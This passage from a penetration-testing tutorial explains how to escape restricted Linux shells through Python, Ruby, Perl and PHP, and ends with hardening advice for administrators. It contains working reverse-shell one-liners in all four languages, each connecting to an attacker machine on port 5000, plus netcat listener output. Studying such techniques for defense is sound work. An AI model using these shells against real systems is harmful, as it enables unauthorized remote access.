clear   exit      history  lpath   lsudo
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ python -c 'import pty; pty.spawn("/bin/sh")'
$
```

The techniques you can use will only depend on the functions you have at your disposal.

If we want the shell to be available remotely we can use a reverse shell technique instructing python to open a socket to our attacker machine, like this:

```
Terminal - user@kali: ~
user@kali:~$ python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.16.16.1",5000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Checking our attacker machine which is already listening on port 5000:

```
thegrid ~ $ nc -lkvp 5000
Listening on [0.0.0.0] (family 0, port 5000)
Connection from [172.16.16.135] port 5000 [tcp/*] accepted (family 2, sport 60509)
$ cd /etc
$ pwd
/etc
$
```

4. Ruby

The same can be accomplished in ruby. Let's do a simple example using irb (Interactive Ruby Shell) from where we can directly invoke a shell or any other command:

```
Terminal - user@kali: ~
user:~$
cd      echo      help      irb      lpath      lsudo
clear   exit      history   ll       ls
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ irb
irb(main):001:0> exec '/bin/sh'
$
```

Notice that we successfully again obtained a /bin/sh inside irb.

Another way to accomplish the same thing as a reverse shell is by instructing ruby to open a TCPSocket to our attacker machine, and redirecting the interactive shell, like this:

```
Terminal - user@kali: ~
user@kali:~$ ruby -rsocket -e'f=TCPSocket.open("172.16.16.1",5000).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

5. Perl

Again another simple example. Let's use perl with system() method to execute a forbidden command, cp, using /bin/sh as our interpreter:

```
Terminal - user@kali: ~
user:~$
cd      echo      help      ll       ls       perl
clear   exit      history   lpath    lsudo
user:~$ cp
*** forbidden command: cp
user:~$ perl -e 'system("cp");'
cp: missing file operand
Try 'cp --help' for more information.
user:~$
```

We managed to execute the command, now shouldn't be difficult to execute a shell:


```
Terminal - user@kali: ~
user:~$
cd      echo      help      ll      ls      perl
clear   exit      history  lpath   lsudo
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ perl -e 'system("sh -i");'
$
```

And again we did it! Another way to accomplish the same thing is using the `exec()` method, like this:

```
Terminal - user@kali: ~
user:~$
cd      echo      help      ll      ls      perl
clear   exit      history  lpath   lsudo
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ perl -e 'exec("sh -i");'
$
```

We can get a reverse shell by instructing `perl` to open a socket to our attacker machine, like this:

```
Terminal - user@kali: ~
user@kali:~$ perl -e 'use Socket;$i="172.16.16.1";$p=5000;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

Checking our attacker machine which is listening on port 5000:

```
thegrid ~ $ nc -lkvp 5000
Listening on [0.0.0.0] (family 0, port 5000)
Connection from [172.16.16.135] port 5000 [tcp/*] accepted (family 2, sport 60516)
$ whoami
user
$ cd /etc
$ pwd
/etc
$
```

6. PHP

PHP Language has a lot of options to execute commands in a shell, among them the already famous `system()` and `exec()`. You can either do it interactively inside `php` console, or directly in command line as we did before in `ruby`, `python` and `perl`.

Here is an example of PHP being used interactively:

```

Terminal - user@kali: ~
user:~$
cd      echo      help      ll      ls      php
clear   exit      history  lpath   lsudo
user:~$ cp
*** forbidden command: cp
user:~$ php -a
Interactive mode enabled

php > system("cp");
cp: missing file operand
Try 'cp --help' for more information.
php >

```

Here we managed to run a forbidden command `cp`. Let's use now the `exec()` function to try to execute a interactive shell:

```

Terminal - user@kali: ~
user:~$
cd      echo      help      ll      ls      php
clear   exit      history  lpath   lsudo
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ php -a
Interactive mode enabled

php > exec("sh -i");
$

```

And there we have it. We really don't need the interactive mode to get a shell in the box. We can simply execute `php` scripts on the command line and make our victim to send us its reverse shell, like this:

```

Terminal - user@kali: ~
user@kali:~$ cd /etc
rbash: cd: restricted
user@kali:~$ php -r '$sock=fsockopen("172.16.16.1",5000);exec("/bin/sh -i <&3 >&3 2>&3");'

```

Checking our attacker machine which was already listening port 5000:

```

thegrid etc $ nc -lvp 5000
Listening on [0.0.0.0] (family 0, port 5000)
Connection from [172.16.16.135] port 5000 [tcp/*] accepted (family 2, sport 60480)
$ whoami
user
$ echo $SHELL
/bin/bash
$ cd /etc
$ pwd
/etc
$

```

Best Practices & Conclusion

As we saw, there is always a way to bypass restricted shell restrictions and bend the server to our will. We have covered just simple and well known examples, but possibilities are endless.

There are always new applications, features and new ways to find escape techniques in them, therefore it is almost impossible to restrict a shell in a way that it could be considered bullet proof, however some best practices should be in place to have at least a minimum security level, they are:

1. Prefer to work with “Allowed commands” instead of “Disallowed commands”. The amount of commands with escapes you don’t know are far superior than the ones you do.
2. Keep “Allowed Commands” list to a minimum necessary.
3. Inspect your allowed commands for escaping features on a regular basis, either by studying the manual or search in the security community.
4. Check allowed commands that could interact with Linux system variables and restrict their access.
5. Scripts that invoke other scripts can be a security risk specially when they are running with other user’s privileges and software that allow escape or third party command execution. Try to avoid this.
6. If any command allowed has escapes or command execution features, avoid using it. If not possible try to enforce restrictions to block certain functions or use restricted versions. Some commands have restricted versions with no command execution support.
7. If providing Linux editors is inevitable, use restricted versions, such as:


```
>> vim = rvim (Restricted Vim)
>> ed = red (Restricted ED)
>> nano = rnano (Restricted Nano)
```
8. A nice hint for restricted software would be to provide them as a symbolic link. For all purposes your user might think it’s using `vim`, for example, while it’s just a symbolic link to `rvim`.

9.If providing pagers is necessary avoid `less` and `more`, and use pages that don't provide command execution escape like `most`.

10.When using any software that has built-in third party editors support that rely on `$EDITOR` and `$VISUAL` Linux variables, make these variables read-only to avoid users changing it's content to software containing escapes.

11.Try to avoid allowing programming languages. If not possible ensure that configuration is hardened and dangerous functions such as `pty()`, `system()`, `exec()`, etc, are blocked. Some programming languages are easy to harden simply defining functions that are disabled, others are trickier and sometimes the only way to do it is either uninstalling certain functions or not providing the language itself.

About the Author:

Felipe Martins has 20 years of experience in the Security field, also have very important certifications in the market. He is graduated in B.Sc Computer Science and has two M.Sc degrees in Network Security / Penetration Tester and Cryptography. Felipe work as a Security Consultant and Professional Penetration Tester for Integrity360 Security Company in Dublin, Ireland.

First published on author's website: [Restricted Linux Shell Escaping Techniques](https://fireshellsecurity.team/restricted-linux-shell-escaping-techniques/)

tags: *pentest*

© 2017 - 2018 FireShell Security Team. All rights reserved.